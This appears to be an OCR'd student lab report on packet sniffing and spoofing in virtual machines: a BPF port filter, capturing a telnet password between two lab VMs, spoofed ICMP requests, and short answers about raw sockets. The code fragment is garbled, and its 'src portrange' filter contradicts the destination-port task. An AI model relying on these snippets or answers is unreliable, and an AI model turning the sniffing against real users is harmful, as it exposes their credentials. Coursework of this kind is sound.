
Important:(I used the internet to find out how to write the filter).

Name: Guy Cohen  
ID: 301198099

### **Capture the TCP packets with a destination port number in the range from 10 to 100:**


char filter\_exp[] = "tcp src portrange 10-100"

```
2 struct bpt_program tp;
3 char filter_exp[] = "tcp src portrange 10-100";
4 hnf || int32 net.
```



### **Task 2.1C: Sniffing Passwords:**


Name: Guy Cohen  
ID: 301198099



At VM2(IP: 10.0.2.5) i open terminal and open telnet, after i set the password (pass: dees)

at VM1 the C program capture the password.

## 4.2 Task 2.2: Spoofing:



20

Name: Guy Cohen  
ID: 301198099

packet spoofed

spoof.c

**Task 2.2B: Spoof an ICMP Echo Request:**

**Q4:**

We can check this problem with code above.

We can set that the total lenght over 2000 bytes but such a situation we will get an error because the len parameter on the sendto function call has not been modified, so the packets total lenght is overwritten to its original size when is sent.

So we can not set the IP packet lenghtfield to an arbitrary value.

**Q5:**

NO: The local system must caculate a checksum for the sum value of the header's bits and store this value in the header checksum field to prevent problems with the next device that recieve the IP data because the next device verify that the Header Checksum matches the values seen in the rest of the header If the values do not agree, the data is assumed to have become corrupted and must be destroyed.

**Q6:**

Without root we cannot bind on a port lower than 1024, because with raw sockets we can simulate a sever on any port and sniff/spoof packets.


**4.3 Task 2.3: Sniff and then Spoof:**

ping 1.1.1.1 on terminal VM2(IP: 10.0.2.5) and Wireshark open on icmp filter.

21


Name: Guy Cohen  
ID: 301198099

sniff\_and\_spoof program run on VM1(IP: 10.0.2.4)



ping 1.2.3.4( non-existing host)on terminal VM2(IP: 10.0.2.5) and Wireshark open on icmp filter.

sniff\_and\_spoof program run on VM1(IP: 10.0.2.4)



Conclusion: at the first picture we can see that when we sniff/spoof on existing host the packets was sent and when we sniff/spoof on non-existing host no packet was sent.

In both attempts the sniff and spoof succeeded we can see it at the terminal on VM1(left pic).